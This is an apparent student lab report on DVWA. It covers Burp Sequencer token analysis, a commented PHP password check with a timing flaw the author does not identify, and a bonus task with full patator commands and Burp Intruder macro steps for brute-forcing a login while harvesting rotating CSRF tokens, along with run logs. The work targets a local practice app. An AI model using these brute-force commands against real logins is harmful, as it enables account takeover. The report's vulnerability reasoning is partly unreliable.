


Figure 7: images corresponding to Burp Sequencer output; the left one corresponds to character count analysis - significance levels; the middle one is for character set; the right one is maximum entropy bits

- Regarding the high level, it is easy to see that there is no number position which has a high variance, as was in the medium level. We can notice that the numbers have same distribution, and this means that the numbers are random. In fact, as is prompt in the Count description: if the sample is randomly generated, the distribution of characters employed is likely to be approximately uniform.





Figure 8: images corresponding to Burp Sequencer output; the left one corresponds to character count analysis - significance levels; the middle one is for character set; the right one is maximum entropy bits

Task 3 – More PHP

In this task first of all I have to understand what the code does and to do it I thought to comment each line.



```
<?php
    $user = mysql_real_escape_string($user); #this function escapes special characters from string user and use then in an sql query
    #escape means that puts before some special characters a backslash to not execute a SQL injection
    $query = "SELECT hash FROM users WHERE username='$user';"; #this is the sql query
    $result = mysql_query($query) or die('Query failed: ' . mysql_error());
    #this is a function to send the sql query set in the previous row or print an error message
    #result contains the query if not failed
    $line = mysql_fetch_row($result, MYSQL_ASSOC); #this function returns a result set record within an associative array.
    #line is an array containing the result of the query (the rows selected in the query)
    $hash = $line['hash']; #gets the element of array line which is called hash
    #hash contains the column hash of array line
    if (strlen($pass) != strlen($hash)) #if the length of pass is different from hash's length
        return False; #return false

    $index = 0; #initialize variable index to zero
    while($hash[$index]){ #while exists the element index in array hash
        if ($pass[$index] != $hash[$index])
    #if the element index-th (first index=0, then index+=1 and so on) of array pass is different from element index-th of array hash
            return false; #return false
        usleep(300000); #waits 300000 microseconds
        $index+=1; #increments index value
    }
    return true;
?>
```

Figure 9: php code commented

So briefly in my opinion this code makes a query, checks if it is correct and, in that case, selects the column called ‘hash’. After that it checks if the elements in the column ‘hash’ are equal to the element of another array called pass (the same ordinal element of array hash must be equal to same ordinal element of array pass, this only if the two arrays have same length, otherwise returns false): if the elements are different returns false, otherwise waits 300.000 microseconds and passes to the next element. If the query is wrong prints an error message.

The first vulnerability that comes to my mind when we speak about SQL is the SQL injection, that fortunately in this code seems to be controlled by the line 2 thanks to the function mysql_real_escape_string which puts a backslash before some “vulnerable” characters like quotes that can cause a SQL injection.

Reading the code, I think that another vulnerability could be made by a wrong use of the mysql_fetch_row function. What if I put a particular associative array, maybe made in a way to start an attack?


Another analysis: what if the elements of array pass are written in a different way from elements of array hash? Humanly they will be equal but, in this code, I do not know if this check is done, so in my opinion also this can affect the code. To be certain that there are no array type problems, I will make a check or convert both elements (before checking the equality and not changing the value in the array) for example in md5 or anything else.

Bonus Task – Harder Bruteforce

To do this task I first have to set the security level at high value. The main characteristic of this level is that in the responses the token changes between one login tries and the following one, so the attack must take in count this fact. I decided to solve this using both the “patator” and the “Burp Intruder” tools.

- With patator I used the following command in the directory where I installed patator (sudo apt-get install patator):
  patator http_fuzz method=GET follow=0 accept_cookie=0 --threads=1 timeout=5 --max-retries=0 url="http://127.0.0.1/vulnerabilities/brute/?username=FILE0&password=FILE1&user_token=_CSRF_&Login=Login" 0=/home/slsanna-kali/Scaricati/password/users.txt 1=/home/slsanna-kali/Scaricati/password/4pwd.txt header="Cookie: security=high; PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7" before_urls="http://127.0.0.1/vulnerabilities/brute/"


before_header="Cookie: security=high; PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7" before_egrep="_CSRF_:<input type='hidden' name='user_token' value='(\w+)' />" -x quit:fgrep='Welcome to the password protected area'.
With patator I select the tool, http_fuzz is to brute force HTTP, GET is the request method (as the intercept with Burp suggests); url is the parameter where I store the url putting FILEn (with n a number) to the parameters that I want to associated to a list (then I have to associate the number n to the path and file where the payload is contained). To make the token change between one request to another I parametrize it with _CSRF_. In the header I specify the cookies. I must also specify before_urls, before_header, before_egrep parameters to set respectively the domain, the cookies and the tokens. With -x I specify the exit condition. I have noticed that putting a dot at the end of the request it executes the attack for all users using all passwords contained in the payload file, the correct one should be the one with less time expired but sometimes the time is the same for correct and incorrect password.




```
slsanna-kali@slsanna-kali:/usr/bin$ patator http_fuzz method=GET follow=0 accept_cookie=0 --threads=1 timeout=5 --max
=/home/slsanna-kali/Scaricati/password/users.txt 1=/home/slsanna-kali/Scaricati/password/4pwd.txt header="Cookie: sec
"Cookie: security=high; PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7" before_egrep="_CSRF_:<input type='hidden' name='user_to
20:08:44 patator    INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.8.4 at 2020-12-11
20:08:44 patator    INFO -
20:08:44 patator    INFO - code size:clen       time | candidate                              |  num | mesg
20:08:44 patator    INFO - ---------------------------------------------------------------------------------------
/usr/bin/patator:3872: DeprecationWarning: PY_SSIZE_T_CLEAN will be required for '#' formats
  fp.perform()
20:08:45 patator    INFO - 200  4735:4463      1.003 | pablo:password                         |    1 | HTTP/1.1 200 OK
20:08:45 patator    INFO - 200  4773:4501      0.000 | pablo:letmein                          |    2 | HTTP/1.1 200 OK
20:08:48 patator    INFO - 200  4735:4463      3.003 | pablo:charley                          |    3 | HTTP/1.1 200 OK
20:08:48 patator    INFO - 200  4735:4463      0.002 | pablo:abc123                           |    4 | HTTP/1.1 200 OK
20:08:48 patator    INFO - 200  4773:4501      0.001 | admin:password                         |    5 | HTTP/1.1 200 OK
20:08:51 patator    INFO - 200  4735:4463      3.002 | admin:letmein                          |    6 | HTTP/1.1 200 OK
20:08:54 patator    INFO - 200  4735:4463      3.001 | admin:charley                          |    7 | HTTP/1.1 200 OK
20:08:54 patator    INFO - 200  4735:4463      0.003 | admin:abc123                           |    8 | HTTP/1.1 200 OK
20:08:55 patator    INFO - 200  4735:4463      1.002 | 1337:password                          |    9 | HTTP/1.1 200 OK
20:08:55 patator    INFO - 200  4735:4463      0.001 | 1337:letmein                           |   10 | HTTP/1.1 200 OK
20:08:55 patator    INFO - 200  4771:4499      0.000 | 1337:charley                           |   11 | HTTP/1.1 200 OK
20:08:57 patator    INFO - 200  4735:4463      2.002 | 1337:abc123                            |   12 | HTTP/1.1 200 OK
20:08:59 patator    INFO - 200  4735:4463      2.007 | gordonb:password                       |   13 | HTTP/1.1 200 OK
20:08:59 patator    INFO - 200  4735:4463      0.011 | gordonb:letmein                        |   14 | HTTP/1.1 200 OK
20:08:59 patator    INFO - 200  4735:4463      0.012 | gordonb:charley                        |   15 | HTTP/1.1 200 OK
20:08:59 patator    INFO - 200  4777:4505      0.013 | gordonb:abc123                         |   16 | HTTP/1.1 200 OK
20:08:59 patator    INFO - 200  4775:4503      0.001 | smithy:password                        |   17 | HTTP/1.1 200 OK
20:08:59 patator    INFO - 200  4735:4463      0.015 | smithy:letmein                         |   18 | HTTP/1.1 200 OK
20:09:01 patator    INFO - 200  4735:4463      2.003 | smithy:charley                         |   19 | HTTP/1.1 200 OK
20:09:02 patator    INFO - 200  4735:4463      1.003 | smithy:abc123                          |   20 | HTTP/1.1 200 OK
20:09:03 patator    INFO - Hits/Done/Skip/Fail/Size: 20/20/0/0/20, Avg: 1 r/s, Time: 0h 0m 18s
```

Figure 10: patator for brute force level high, all outputs together. As you can see from request number 15 and 16, based on times the correct password should be "charley" with time 0.012, instead the correct one is "abs123" with time 0.013

So, if I do not put the dot at the end, the attack stops when a password for the current user is found. To resume the attack, I must reselect the same command putting at the end a –resume M with M the number of the previous result.




```
slsanna-kali@slsanna-kali:/usr/bin$ patator http_fuzz method=GET follow=0 accept_cookie=0 --threads=1 timeout=5 --max-retries=0 url="http://127.0.0.1/vulnerabilities/brute/?username=FILE0&password=FILE1&user_t
=/home/slsanna-kali/Scaricati/password/users.txt 1=/home/slsanna-kali/Scaricati/password/4pwd.txt header="Cookie: security=high; PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7" before_urls="http://127.0.0.1/vulnerabilit
"Cookie: security=high; PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7" before_egrep="_CSRF_:<input type='hidden' name='user_token' value='(\w+)' />" -x quit:fgrep='Welcome to the password protected area'
19:52:29 patator    INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.8.4 at 2020-12-11 19:52 CET
19:52:29 patator    INFO -
19:52:29 patator    INFO - code size:clen       time | candidate                          |   num | mesg
19:52:29 patator    INFO - ─────────────────────────────────────────────────────────────────────────────
/usr/bin/patator:3872: DeprecationWarning: PY_SSIZE_T_CLEAN will be required for '#' formats
  fp.perform()
19:52:31 patator    INFO - 200  4735:4463      2.001 | pablo:password                     |     1 | HTTP/1.1 200 OK
19:52:31 patator    INFO - 200  4773:4501      0.001 | pablo:letmein                      |     2 | HTTP/1.1 200 OK
19:52:31 patator    INFO - Hits/Done/Skip/Fail/Size: 2/2/0/0/20, Avg: 0 r/s, Time: 0h 0m 2s
19:52:31 patator    INFO - To resume execution, pass --resume 2
slsanna-kali@slsanna-kali:/usr/bin$ patator http_fuzz method=GET follow=0 accept_cookie=0 --threads=1 timeout=5 --max-retries=0 url="http://127.0.0.1/vulnerabilities/brute/?username=FILE0&password=FILE1&user_t
=/home/slsanna-kali/Scaricati/password/users.txt 1=/home/slsanna-kali/Scaricati/password/4pwd.txt header="Cookie: security=high; PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7" before_urls="http://127.0.0.1/vulnerabilit
"Cookie: security=high; PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7" before_egrep="_CSRF_:<input type='hidden' name='user_token' value='(\w+)' />" -x quit:fgrep='Welcome to the password protected area' --resume 2
19:52:42 patator    INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.8.4 at 2020-12-11 19:52 CET
19:52:42 patator    INFO -
19:52:42 patator    INFO - code size:clen       time | candidate                          |   num | mesg
19:52:42 patator    INFO - ─────────────────────────────────────────────────────────────────────────────
/usr/bin/patator:3872: DeprecationWarning: PY_SSIZE_T_CLEAN will be required for '#' formats
  fp.perform()
19:52:42 patator    INFO - 200  4735:4463      0.002 | pablo:charley                      |     3 | HTTP/1.1 200 OK
19:52:44 patator    INFO - 200  4735:4463      2.002 | pablo:abc123                       |     4 | HTTP/1.1 200 OK
19:52:44 patator    INFO - 200  4773:4501      0.001 | admin:password                     |     5 | HTTP/1.1 200 OK
19:52:44 patator    INFO - Hits/Done/Skip/Fail/Size: 3/3/0/0/18, Avg: 1 r/s, Time: 0h 0m 2s
19:52:44 patator    INFO - To resume execution, pass --resume 5
slsanna-kali@slsanna-kali:/usr/bin$ patator http_fuzz method=GET follow=0 accept_cookie=0 --threads=1 timeout=5 --max-retries=0 url="http://127.0.0.1/vulnerabilities/brute/?username=FILE0&password=FILE1&user_t
=/home/slsanna-kali/Scaricati/password/users.txt 1=/home/slsanna-kali/Scaricati/password/4pwd.txt header="Cookie: security=high; PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7" before_urls="http://127.0.0.1/vulnerabilit
"Cookie: security=high; PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7" before_egrep="_CSRF_:<input type='hidden' name='user_token' value='(\w+)' />" -x quit:fgrep='Welcome to the password protected area' --resume 5
19:52:49 patator    INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.8.4 at 2020-12-11 19:52 CET
19:52:49 patator    INFO -
19:52:49 patator    INFO - code size:clen       time | candidate                          |   num | mesg
19:52:49 patator    INFO - ─────────────────────────────────────────────────────────────────────────────
/usr/bin/patator:3872: DeprecationWarning: PY_SSIZE_T_CLEAN will be required for '#' formats
  fp.perform()
19:52:53 patator    INFO - 200  4735:4463      3.002 | admin:letmein                      |     6 | HTTP/1.1 200 OK
19:52:56 patator    INFO - 200  4735:4463      3.002 | admin:charley                      |     7 | HTTP/1.1 200 OK
19:52:58 patator    INFO - 200  4735:4463      2.002 | admin:abc123                       |     8 | HTTP/1.1 200 OK
19:52:58 patator    INFO - 200  4735:4463      0.001 | 1337:password                      |     9 | HTTP/1.1 200 OK
19:52:59 patator    INFO - 200  4735:4463      1.002 | 1337:letmein                       |    10 | HTTP/1.1 200 OK
19:52:59 patator    INFO - 200  4771:4499      0.002 | 1337:charley                       |    11 | HTTP/1.1 200 OK
19:52:59 patator    INFO - Hits/Done/Skip/Fail/Size: 6/6/0/0/15, Avg: 0 r/s, Time: 0h 0m 9s
```



```
slsanna-kali@slsanna-kali:/usr/bin$ patator http_fuzz method=GET follow=0 accept_cookie=0 --threads=1 timeout=5 --max-retries=0 url="http://127.0.0.1/vulnerabilities/brute/?username=FILE0&password=FILE1&user_t
=/home/slsanna-kali/Scaricati/password/users.txt 1=/home/slsanna-kali/Scaricati/password/4pwd.txt header="Cookie: security=high; PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7" before_urls="http://127.0.0.1/vulnerabilit
"Cookie: security=high; PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7" before_egrep="_CSRF_:<input type='hidden' name='user_token' value='(\w+)' />" -x quit:fgrep='Welcome to the password protected area' --resume 11
19:53:04 patator    INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.8.4 at 2020-12-11 19:53 CET
19:53:04 patator    INFO -
19:53:04 patator    INFO - code size:clen       time | candidate                          |   num | mesg
19:53:04 patator    INFO - ─────────────────────────────────────────────────────────────────────────────
/usr/bin/patator:3872: DeprecationWarning: PY_SSIZE_T_CLEAN will be required for '#' formats
  fp.perform()
19:53:05 patator    INFO - 200  4735:4463      1.010 | 1337:abc123                        |    12 | HTTP/1.1 200 OK
19:53:07 patator    INFO - 200  4735:4463      2.002 | gordonb:password                   |    13 | HTTP/1.1 200 OK
19:53:09 patator    INFO - 200  4735:4463      2.003 | gordonb:letmein                    |    14 | HTTP/1.1 200 OK
19:53:10 patator    INFO - 200  4735:4463      1.003 | gordonb:charley                    |    15 | HTTP/1.1 200 OK
19:53:10 patator    INFO - 200  4777:4505      0.000 | gordonb:abc123                     |    16 | HTTP/1.1 200 OK
19:53:11 patator    INFO - Hits/Done/Skip/Fail/Size: 5/5/0/0/9, Avg: 0 r/s, Time: 0h 0m 6s
19:53:11 patator    INFO - To resume execution, pass --resume 16
slsanna-kali@slsanna-kali:/usr/bin$ patator http_fuzz method=GET follow=0 accept_cookie=0 --threads=1 timeout=5 --max-retries=0 url="http://127.0.0.1/vulnerabilities/brute/?username=FILE0&password=FILE1&user_t
=/home/slsanna-kali/Scaricati/password/users.txt 1=/home/slsanna-kali/Scaricati/password/4pwd.txt header="Cookie: security=high; PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7" before_urls="http://127.0.0.1/vulnerabilit
"Cookie: security=high; PHPSESSID=2tl8b8so65pjkk4rrdj2bsiov7" before_egrep="_CSRF_:<input type='hidden' name='user_token' value='(\w+)' />" -x quit:fgrep='Welcome to the password protected area' --resume 16
19:53:15 patator    INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.8.4 at 2020-12-11 19:53 CET
19:53:15 patator    INFO -
19:53:15 patator    INFO - code size:clen       time | candidate                          |   num | mesg
19:53:15 patator    INFO - ─────────────────────────────────────────────────────────────────────────────
/usr/bin/patator:3872: DeprecationWarning: PY_SSIZE_T_CLEAN will be required for '#' formats
  fp.perform()
19:53:15 patator    INFO - 200  4775:4503      0.000 | smithy:password                    |    17 | HTTP/1.1 200 OK
19:53:16 patator    INFO - Hits/Done/Skip/Fail/Size: 1/1/0/0/4, Avg: 1 r/s, Time: 0h 0m 0s
19:53:16 patator    INFO - To resume execution, pass --resume 17
```

Figure 11: image made with the only purpose to show the resume command to resume the attack stopped once the password is found. The output is as previous image (image 10) but is fragmented (stopped when correct password found)

- Burp Intruder: with this tool I first had to intercept 2 different requests: the one with the login parameters and the request to the domain site. The one with login's parameters was used to perform the attack, instead the one with the request to the domain site was used to create the macro (a useful option in "Project options/Sessions" to make the token change automatically). To create the macro in the Macro section (in Project options → Sessions) I had to add a new one and select the correct one between the intercepted requests: I selected the request to /vulnerabilities/brute/; gave it a name and in the "configure item" section I configured the "Custom parameter locations in response" so that the token was automatically selected.



Define Custom Parameter

Define Custom Parameter

Configure the details of the custom parameter location. You need to specify the name that is used for this parameter in subsequent macro requests, and the location within this response from which the parameter's value should be derived.

Parameter name: user_token

☐ Extracted value is URL-encoded

Define the location of the parameter value. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☑ Define start and end

● Start after expression: 7ef733ebc06cebe88894b10a244'
○ Start at offset: 3242
● End at delimiter: \r\n </f
○ End at fixed length: 1

☐ Extract from regex group

394b10a244' (.*?)>\r\n </form>
☑ Case sensitive

☐ Exclude HTTP headers ☑ Update config based on selection below


```
    <form action="#" method="GET">
      Username:<br />
      <input type="text" name="username"><br />
      Password:<br />
      <input type="password" AUTOCOMPLETE="off" name="password"><br />
      <br />
      <input type="submit" value="Login" name="Login">
      <input type='hidden' name='user_token' value='
4fa547ef733ebc06cebe88894b10a244' />
    </form>

  </div>

  <h2>More Information</h2>
```

token — 1 match

Figure 12: definition of custom parameter in macro creation

